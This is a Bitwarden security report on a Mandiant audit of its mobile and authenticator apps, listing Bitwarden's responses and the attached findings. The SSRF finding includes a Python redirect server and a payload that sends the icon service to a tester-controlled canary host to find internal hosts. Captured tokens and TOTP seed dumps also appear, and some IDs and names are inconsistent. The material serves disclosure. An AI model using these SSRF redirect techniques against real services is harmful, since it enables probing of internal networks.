

Bitwarden Mobile App Security Report

ISSUE SUMMARIES, IMPACT ANALYSIS, AND RESOLUTION

BITWARDEN, INC

Table of Contents

Bitwarden Mobile App Security Report	1
Table of Contents	2
Summary	3
Issues	4
MOB-L-01: Blind Server-Side Request Forgery (SSRF) (Low)	4
MOB-L-02: Access Token Passed as GET Parameter (Low)	4
MOB-L-03: Weak Pin Code Requirements (Low)	4
MOB-L-04: Lack of Certificate Pinning (Low)	4
MOB-I-01: Unhandled Server Exceptions (Informational)	5
MOB-I-04: JSON Web Token (JWT) Not Revoked After Logout (Informational)	5
MOB-M-01: TOTP Seed Stored in Plaintext Database (Low)	5
MOB-I-01: Server Configuration Metadata Stored Locally (Informational)	5

Summary

In December 2024, Bitwarden engaged with cybersecurity firm Mandiant to perform a dedicated audit of the Bitwarden mobile and mobile authenticator applications. A team of testers from Mandiant were tasked with preparing and executing the audit over three weeks to reach total coverage of the system under review.

Eight issues were discovered during the audit. One issue was resolved post-assessment. Seven issues were accepted as current operating procedures or by design.

This report was prepared by the Bitwarden team to cover the scope and impact of the issues found during the assessment and their resolution steps. For completeness and transparency, a copy of the Findings section within the report delivered by Fracture Labs has also been attached to this report.

Issues

MOB-L-01: Blind Server-Side Request Forgery (SSRF) (Low)

Status: Accepted.

Retrieval of vault item icons is a feature allowing for an enhanced user experience with images from URLs being displayed; it can be disabled if desired. Some information exposure could occur, therefore Bitwarden receives requests from clients to its own icon service that acts as a proxy to return these images without revealing the user's origin. User requests have the icon service performing limited and basic hard redirects, restricting icon size, time to retrieval, and more, with protections in place to prevent remote code execution.

MOB-L-02: Access Token Passed as GET Parameter (Low)

Status: Accepted as an upstream limitation.

Bitwarden must provide a SignalR authentication token in query strings for notifications over WebSockets to work as expected. This cannot be avoided and is required by SignalR, as noted in [Microsoft documentation](#). Exposure is minimal and limited to basic information sent in the push payload.

MOB-L-03: Weak Pin Code Requirements (Low)

Status: Resolved post-assessment with additional improvements underway.

Minimum PIN lengths were added to the application. As an additional improvement a consolidated organization policy across all clients is being built.

MOB-L-04: Lack of Certificate Pinning (Low)

Status: Accepted.

Bitwarden along with mobile application development industry partners consider certificate pinning bad practice and do not intend to implement it, with the primary risk being older applications not staying updated and disabling users.

MOB-I-01: Unhandled Server Exceptions (Informational)

Status: Accepted.

Bitwarden considers its logging and exception handling to be appropriate and returns the appropriate status codes, including 500s, in context.

MOB-I-04: JSON Web Token (JWT) Not Revoked After Logout (Informational)

Status: Accepted.

Access token lifetimes of 60 minutes at time of writing are documented as acceptable and not actively revoked given the distribution mechanism of the token and need to query for revocation on every use.

MOB-M-01: TOTP Seed Stored in Plaintext Database (Low)

Status: Accepted.

The Bitwarden Authenticator applications at time of writing are entirely local with their storage and do not sync in any way with Bitwarden mobile applications or servers, therefore any method of encryptability beyond operating system protections is not available. Documentation has been updated to make this clear, and future application updates will offer secure synchronization with the Bitwarden mobile application.

MOB-I-01: Server Configuration Metadata Stored Locally (Informational)

Status: Accepted.

The Bitwarden Authenticator applications are open source with this metadata not sensitive in nature and it is considered standard practice to have this available in local storage.

Low-Risk Findings

Low	MOB-L-01: Blind Server-Side Request Forgery (SSRF)
Description	Mandiant identified a vulnerability in a Bitwarden endpoint that enabled the fetching of a favicon for a given hostname. By serving a crafted redirect, Mandiant confirmed it was possible to coerce the service into making unauthorized GET requests to arbitrary endpoints. This behavior could be exploited by an attacker to enumerate internal hosts or manipulate the server into sending unauthorized requests. If the vulnerable server is trusted by other Bitwarden infrastructure, this issue could serve as an entry point for further attack vectors.
Affected Scope	<ul style="list-style-type: none"> https://icons.bitwarden.net <ul style="list-style-type: none"> GET /<ATTACKER-HOST>/icon.png
Impact	Medium: Exploiting this vulnerability could allow an attacker to force the server to perform unauthorized GET requests from the context of the affected server. This capability could be leveraged to enumerate internal hosts, bypass network controls, or launch further attacks using blind SSRF chains. ¹⁵
Exploitability	Low: This issue is constrained by the nature of the requests being blind and limited to GET operations. While Mandiant successfully enumerated potentially sensitive internal hosts, no SSRF chains were identified during the assessment.
Recommendations	<p>Bitwarden should mitigate this vulnerability by implementing strict input validation on the affected endpoint to ensure only legitimate and expected sources are processed. Since the endpoint is designed to fetch favicons for user-provided URLs, outright allowlisting is not feasible.</p> <p>Instead, Bitwarden should reevaluate whether favicon redirects are necessary, and if they must be supported, implement strict validation of the final destination to prevent access to private or unauthorized IP ranges. Requests for private IP ranges (e.g., 10.0.0.0/8, 192.168.0.0/16, 127.0.0.0/8, etc.) should be blocked to prevent internal resource enumeration or exploitation.</p> <p>Additionally, timeouts and resource usage limits should be enforced on outbound requests to avoid abuse. This will help prevent, for example, an attacker serving a never-ending redirect to the affected server.</p>
Technical Details	Mandiant identified that the affected endpoint fetched the favicon for a provided host. For example, passing the api.beta.bitwarden.com hostname to the affected endpoint returned a Bitwarden favicon, as shown in Figure 21.

¹⁵ Blind SSRF Chains | <https://blog.assetnote.io/2021/01/13/blind-ssrf-chains/>




Figure 21: Fetching `api.beta.bitwarden.com` favicon

Mandiant found that the `api.beta.bitwarden.com` host was not accessible from Mandiant's testing laptop. This suggests that an attacker might have been able to use this vector to perform internal hostname enumeration.

Mandiant found that the affected endpoint would only fetch the `/` (root) and `/favicon.ico` endpoints from the provided hostname. Mandiant tested whether it was possible to serve a redirect to the affected host to cause it to send a GET request to a different endpoint. This primitive is useful for an attacker because it can open the opportunity to exploit blind SSRF chains, which have been shown to, in certain cases, allow for remote code execution from a blind GET request.

Mandiant used `nip.io`,¹⁶ a wildcard DNS resolver for any IP address, to attempt to scan for internally accessible hosts. For example, Mandiant passed the domain `127.0.0.1.nip.io` to the favicon lookup server to determine whether it would fetch an icon for itself running locally. Mandiant did this for the full range of internal IP addresses to identify any potentially interesting hosts.

Additionally, Mandiant attempted to fetch icons for enumerated Bitwarden subdomains. Figure 22 shows Mandiant analyzing the retrieved favicons to identify interesting hosts the favicon lookup service could interact with that may not be intended to be publicly accessible.

¹⁶ `Nip.io` | <https://nip.io/>

19. Intruder attack of https://icons.bitwarden.net

Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response rece...	Error	Timeout	Length	Out'sPI	Comment
596	status	200	193			5033		
53103	components	200	373			1678		
81036	pc1-144	200	16314			1518		
81033	pc1-152	200	15805			1518		
81008	pojieduboyouxi	200	16077			1518		
67110	switch8	200	15719			1518		
66911	zuqiushibawang	200	22895			1518		
64328	staffblog	200	15658			1518		
64324	station105	200	15604			1518		
64326	...	200	17420			1518		

Request Response

Pretty Raw Hex Render




Figure 22: Interesting favicon identified

First, Mandiant wrote a simple Python HTTP server as shown in Figure 23.

```

1 import http.server
2 import ssl
3
4 class RedirectHandler(http.server.SimpleHTTPRequestHandler):
5     def do_GET(self):
6         # Check if the request is for favicon.ico
7         if self.path == '/favicon.ico':
8             self.send_response(307) # HTTP 307 for a permanent redirect
9             self.send_header('Location', 'http://93.70.41.183.nip.io/favicon.ico')
10            self.end_headers()
11        else:
12            # Handle all other requests normally
13            super().do_GET()
14
15 # HTTPS Server Configuration
16 def run_https_server(port=8001):
17     server_address = ('', port) # Serve on all interfaces
18     httpd = http.server.HTTPSHandler(server_address, RedirectHandler)
19
20     # Path to certificate and private key (required for HTTPS)
21     # Generate with: openssl req -x509 -newkey rsa:2048 -keyout server.key -out server.crt -day
22     # -nodes
23     print(f"Serving HTTP on port {port}...")
24     httpd.serve_forever()
25
26 if __name__ == '__main__':
27     run_https_server()

```

Figure 23: Serving a redirect for /favicon.ico

Next, Mandiant used ngrok¹⁷ to generate a unique hostname that would route to Mandiant's Python server. Mandiant passed the hostname for the affected endpoint and found that the Python server successfully served Mandiant's redirect, as shown in Figure 24 and Figure 25.

¹⁷ Ngrok | <https://ngrok.com/>

The screenshot shows a web browser's developer tools with the 'Network' tab selected. A request is highlighted, and its details are shown on the right. The request is a GET to `/57c0-24-7-15-75.ngrok-free.app/icon.png`. The response is an HTTP 200 OK with a `Content-Type: image/x-icon`. The response body is a large block of base64-encoded data.

Figure 24: Passing ngrok hostname to favicon lookup server

The screenshot shows a terminal window with the output of the `ngrok` command. The output displays session status, account information, and a list of connections. A red box highlights the forwarding URL: `https://57c0-24-7-15-75.ngrok-free.app -> http://localhost:8001`. Another red box highlights the output of the `curl` command: `307 Temporary Redirect`.

Figure 25: Serving a redirect to the icon server with Python and ngrok


Mandiant used this redirection technique to scan for potential SSRF chain endpoints. For example, Mandiant redirected the favicon lookup server to the endpoint `/xxx?q=aaa%26shards=http://SSRF_CANARY/solr` for a wide range of internal IP addresses, where the `SSRF_CANARY` was a Mandiant-controlled host. An HTTP request to the Mandiant-controlled host would reveal that the enumerated internal host was an Apache Solr instance, against which several exploits could be attempted.

Ultimately, Mandiant did not find any internally accessible hosts that presented a viable, abusable SSRF canary.

Low	MOB-L-02: Access Token Passed as GET Parameter
Description	Mandiant identified a vulnerability in the Bitwarden notification system where access tokens were passed as query parameters in a GET request. Specifically, the endpoint for establishing WebSocket connections transmitted sensitive authentication tokens via the query string. This practice exposes access tokens in logs, browser history, and referrer headers, increasing the risk of unauthorized token disclosure.
Affected Scope	<ul style="list-style-type: none"> • <code>wss://notifications.bitwarden.com</code> <ul style="list-style-type: none"> ◦ <code>GET /hub?access_token=<TOKEN></code>
Impact	Low: Passing access tokens in the URL increases the likelihood of exposure in access logs, browser history, or through referrer headers. If an attacker gains access to these logs or observes a request containing the token, they could potentially hijack a user session or gain unauthorized access to the application.
Exploitability	Low: Exploiting this issue would require access to logs or other mechanisms that capture URLs with query strings. The issue is limited to scenarios where these logs are accessible to an attacker, which generally requires privileged access to server or client systems.
Recommendations	Bitwarden should avoid passing sensitive authentication tokens as query parameters in URLs. Instead, use <code>Authorization</code> headers for token-based authentication, as these are not exposed in logs or referrer headers.
Technical Details	Mandiant found that an access token was passed to the affected server, as shown in Figure 26.

Low	MOB-L-02: Access Token Passed as GET Parameter
	<p>Request</p> <p>Pretty Raw Hex</p> <pre> 1 GET /hub?access_token=eyJ0YW44bWZlc3R6dC1c8c4-3050-4709-82bd-98bcc54fd558;_rdt_uuid=1733962324656.98f42958-5c46-4abf-8154-3cb5f0edbd7c;osano_consentmanager=Za8d-f0Aw4hbM HTTP/1.1 2 Host: notifications.bitwarden.com 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:133.0) Gecko/20100101 Firefox/133.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Sec-WebSocket-Version: 13 8 Origin: https://vault.bitwarden.com 9 Sec-WebSocket-Key: du7QsRiULx8GwSXvLZaG/A== 10 Connection: keep-alive, Upgrade 11 Cookie: osano_consentmanager_uuid=d2c1c8c4-3050-4709-82bd-98bcc54fd558; _rdt_uuid=1733962324656.98f42958-5c46-4abf-8154-3cb5f0edbd7c; osano_consentmanager= </pre> <p>Figure 26: Access token passed as a GET parameter</p>

Low	MOB-L-03: Weak Pin Code Requirements
Description	The application allows users to authenticate locally using a PIN code, but it does not enforce a minimum length requirement, permitting users to set PINs as short as a single digit. This weak configuration reduces the security of local authentication, as short PINs are susceptible to brute force attacks.
Affected Scope	<ul style="list-style-type: none"> om.x8bit.bitwarden (Android) com.x8bit.bitwarden (iOS)
Impact	Medium: Weak PIN code requirements undermine the effectiveness of local authentication by making it easier for attackers to compromise the PIN. An attacker with physical access to the device can use brute force to bypass local authentication, potentially gaining unauthorized access to sensitive user data or application functionality.
Exploitability	Low: Exploitation requires physical access to the device. Brute forcing a one-digit PIN is trivial, requiring at most 10 attempts.
Recommendations	Enforce a minimum PIN length of at least six digits to increase the computational effort required for brute-force attacks.
Technical Details	Mandiant set the PIN code for a user account to a 1-digit pin code, as shown in Figure 1. Mandiant confirmed that the pin code could be used to login.


Low	MOB-L-03: Weak Pin Code Requirements
	 <p>Figure 27: 1-digit pin code</p>

Low	MOB-L-04: Lack of Certificate Pinning
Description	The affected application relied on the operating system's trust store and did not employ any additional checks to validate the identity of remote services. Because of this, Mandiant intercepted and manipulated secure communication between the affected application and the backend application service once a generated Certificate Authority (CA) certificate was installed on the device. An attacker who is also able to introduce a rogue CA certificate to the device would be able to intercept, decrypt, and potentially modify all data transmitted and received by the application.
Affected Scope	<ul style="list-style-type: none">com.x8bit.bitwarden (iOS)
Impact	Low: The ability to intercept and manipulate data transmitted through trusted communication channels exposes application data to the risk of being malformed or altered by a malicious actor.
Exploitability	High: An attacker must introduce a rogue CA to their own device to intercept web traffic from the application.

Low	MOB-L-04: Lack of Certificate Pinning
Recommendations	Bitwarden should implement certificate pinning to ensure secure communication between the application and its backend services. This technique involves embedding specific certificate details within the application to validate the identity of remote services, preventing the acceptance of rogue certificates. Additionally, Bitwarden should adopt defense-in-depth measures such as secure handling of sensitive data and regular reviews of certificate management policies to minimize exposure to such attacks.
Technical Details	During testing, Mandiant successfully established a man-in-the-middle (MITM) position by generating and installing a rogue CA certificate on the test device. The affected application did not validate the certificate chain against specific pinned certificates, allowing Mandiant to intercept and decrypt all HTTPS traffic between the application and its backend services. This demonstrates the absence of certificate pinning and the potential for attackers to manipulate sensitive data under controlled conditions. For more information, see the “Network Analysis” section of this report.

Informational Findings

Informational	MOB-I-01: Unhandled Server Exceptions
Description	Mandiant triggered an error that was not properly handled by the Bitwarden application. This indicates a gap in the application's error handling mechanisms.
Affected Scope	<ul style="list-style-type: none"> https://vault.bitwarden.com <ul style="list-style-type: none"> POST /identity/connect/token
Recommendations	Bitwarden should implement comprehensive error-handling mechanisms throughout the application. This includes catching and logging exceptions securely without exposing internal details to users. All error responses should return generic messages to users (e.g., "An error occurred. Please try again.") and ensure detailed error logs are available only to system administrators or developers through secure logging systems. Additionally, Bitwarden should conduct a thorough review of the application's exception handling processes to identify and address similar unhandled errors.
Technical Details	Mandiant triggered an unhandled, internal server error, as shown in Figure 28, below.



Informational	MOB-I-02: JSON Web Token (JWT) Not Revoked After Logout
Description	The application did not revoke JSON Web Tokens (JWTs) upon user logout, allowing previously issued tokens to remain valid until their natural expiration, which occurs within one hour. JWTs are typically used to authenticate user sessions, and their validity during the token's lifespan after logout may lead to concerns about session management and token control.
Affected Scope	<ul style="list-style-type: none"> (TCP/443) https://vault.bitwarden.com/api/*
Recommendations	Enhance session management by implementing token revocation upon user logout, using a server-side token blacklist or similar mechanism.
Technical Details	Mandiant noted that upon logging out of the mobile application's GUI, the JWT was not revoked.

Medium-Risk Findings

Medium	MOB-M-01: TOTP Seed Stored in Plaintext Database
Description	The mobile application stored TOTP seeds in an unencrypted plain text SQLite database. TOTP seeds are unique cryptographic keys used to generate temporary authentication codes for Multi-Factor Authentication (MFA).
Affected Scope	<ul style="list-style-type: none"> com.bitwarden.authenticator (Android) <ul style="list-style-type: none"> /data/data/com.bitwarden.authenticator/databases/authenticator_database
Impact	High: An attacker who accesses the plaintext TOTP seeds can use them to generate valid authentication codes, bypassing two-factor authentication protections.
Exploitability	Low: Exploitation requires file system-level root access to the device, which can be achieved through physical access. No decryption or advanced techniques are needed to access the database.
Recommendations	Mandiant recommends encrypting the database containing TOTP seeds using a secure encryption algorithm and a properly managed key. Mandiant suggests integrating the same encryption and key management system used by the main Bitwarden mobile application.
Technical Details	<p>Mandiant pulled all database-related files from the /data/data/com.bitwarden.authenticator/databases/ directory and used SQLite to read TOTP data from the authenticator_database file.</p> <pre>sqlite> select * from items; 2c4b0acc-944e-4f31-a2eb-0ebcd9fcdca8 I65VU7K5ZQL7WB4E TOTP SHA1 30 6 totp@authenticationtest.com totp@authenticationtest.com 0 fb3cb5ca-0459-4deb-ab5a-3c5d5680e434 I65VU7K5ZQL7WB4E TOTP SHA1 30 6 hallooooo 0 058b88ae-795d-4233-9d27-ea39e8996138 I65VU7K5ZQL7WB4E TOTP SHA1 30 6 totp@authenticationtest.com totp@authenticationtest.com 0 sqlite></pre> <p><i>Figure 16: TOTP seeds in unencrypted database</i></p>

Informational Findings

Informational	MOB-I-01: Server Configuration Metadata Stored Locally
Description	The application stored server configuration metadata, including operational details such as server endpoints, feature flags, and environment settings, in a local XML file. While this metadata does not include sensitive information such as credentials or secrets, its presence in plaintext could provide unnecessary visibility into the application's configuration.
Affected Scope	<ul style="list-style-type: none"> com.bitwarden.authenticator (Android) /data/data/com.bitwarden.authenticator/shared_prefs/com.bitwarden.authenticator_preferences.xml
Recommendations	Evaluate the necessity of storing server configuration metadata locally and remove non-essential entries where feasible and regularly review local storage practices to identify and address unnecessary exposure of application metadata.
Technical Details	<p>Figure 17 shows the metadata that is stored locally on the device.</p> <pre><?xml version='1.0' encoding='utf-8' standalone='yes' ?></pre>

Informational	MOB-I-01: Server Configuration Metadata Stored Locally
	<pre> <map> <boolean name="bwPreferencesStorage:crashLoggingEnabled" value="true" /> <string name="bwPreferencesStorage:serverConfigurations">#10; {&quot;lastSync&quot;;1734646484324,&quot;serverData&quot;;{&quot;object &quot;;&quot;config&quot;;,&quot;version&quot;;&quot;2024.12.0&quot;;,&quo t;gitHash&quot;;&quot;11bc75f9&quot;;,&quot;environment&quot;;{&quot;clou dRegion&quot;;&quot;US&quot;;,&quot;vault&quot;;&quot;https://vault.bitwa rden.com&quot;;,&quot;api&quot;;&quot;https://api.bitwarden.com&quot;;,&qu ot;identity&quot;;&quot;https://identity.bitwarden.com&quot;;,&quot;notif ications&quot;;&quot;https://notifications.bitwarden.com&quot;;,&quot;sso &quot;;&quot;https://sso.bitwarden.com&quot;;},&quot;featureStates&quot;;: {&quot;browser-fileless-import&quot;;:true,&quot;return-error-on- existing-keypair&quot;;:true,&quot;use-tree-walker-api-for-page-details- collection&quot;;:true,&quot;duo-redirect&quot;;:true,&quot;AC- 1795_updated-subscription-status-section&quot;;:true,&quot;email- verification&quot;;:true,&quot;extension- refresh&quot;;:true,&quot;restrict-provider-access&quot;;:true,&quot;PM- 4154-bulk-encryption-service&quot;;:true,&quot;vault-bulk-management- action&quot;;:true,&quot;ac-2059-member-access- report&quot;;:true,&quot;block-legacy-users&quot;;:true,&quot;inline-menu- field-qualification&quot;;:true,&quot;two-factor-component- refactor&quot;;:true,&quot;inline-menu-positioning- improvements&quot;;:true,&quot;ac-2833-provider-client-vault-privacy- banner&quot;;:true,&quot;pm-8285-device-trust- logging&quot;;:true,&quot;ssh-key-vault-item&quot;;:true,&quot;ssh- agent&quot;;:true,&quot;ssh-version-check-qa- override&quot;;:true,&quot;authenticator-2fa-token&quot;;:true,&quot;idp- auto-submit-login&quot;;:true,&quot;unauth-ui- refresh&quot;;:true,&quot;generate-identity-fill-script- refactor&quot;;:true,&quot;delay-fido2-page-script-init-within- mv2&quot;;:true,&quot;native-carousel-flow&quot;;:true,&quot;native- create-account-flow&quot;;:true,&quot;pm-10308-account- deprovisioning&quot;;:true,&quot;notification-bar-add-login- improvements&quot;;:true,&quot;AC-2476-deprecate-stripe-sources- api&quot;;:true,&quot;persist-popup-view&quot;;:true,&quot;cipher-key- encryption&quot;;:true,&quot;enable-new-card-combined-expiry- autofill&quot;;:true,&quot;storage-reseed-refactor&quot;;:true,&quot;PM- 8163-trial-payment&quot;;:true,&quot;remove-server-version- header&quot;;:true,&quot;pm-3479-secure-org-group- details&quot;;:true,&quot;pm-13227-access- intelligence&quot;;:true,&quot;pm-12337-refactor-sso-details- endpoint&quot;;:true,&quot;pm-12275-multi-organization- enterprises&quot;;:true,&quot;pm-13322-add-policy- definitions&quot;;:true,&quot;pm-10863-limit-collection-creation- deletion-split&quot;;:true,&quot;generator-tools- modernization&quot;;:true,&quot;new-device- verification&quot;;:true,&quot;pm-14466-risk-insights-critical- application&quot;;:true,&quot;pm-14505Figure 17-console-integration- page&quot;;:true,&quot;new-device-temporary-dismiss&quot;;:true,&quot;new- device-permanent-dismiss&quot;;:true,&quot;security- tasks&quot;;:true,&quot;PM-14401-scale-msp-on-client-organization- update&quot;;:true,&quot;PM-12274-disable-free-families- sponsorship&quot;;:true,&quot;macos-native-credential- sync&quot;;:true}}&#10; </string> <string name="bwPreferencesStorage:theme">dark</string> <boolean name="bwPreferencesStorage:hasSeenWelcomeTutorial" value="true" /> </pre>

Informational	MOB-I-01: Server Configuration Metadata Stored Locally
	<div><pre><long name="bwPreferencesStorage:lastActiveTime" value="4173851725" /> </map></pre></div> <p>Figure 17: Server configuration metadata</p>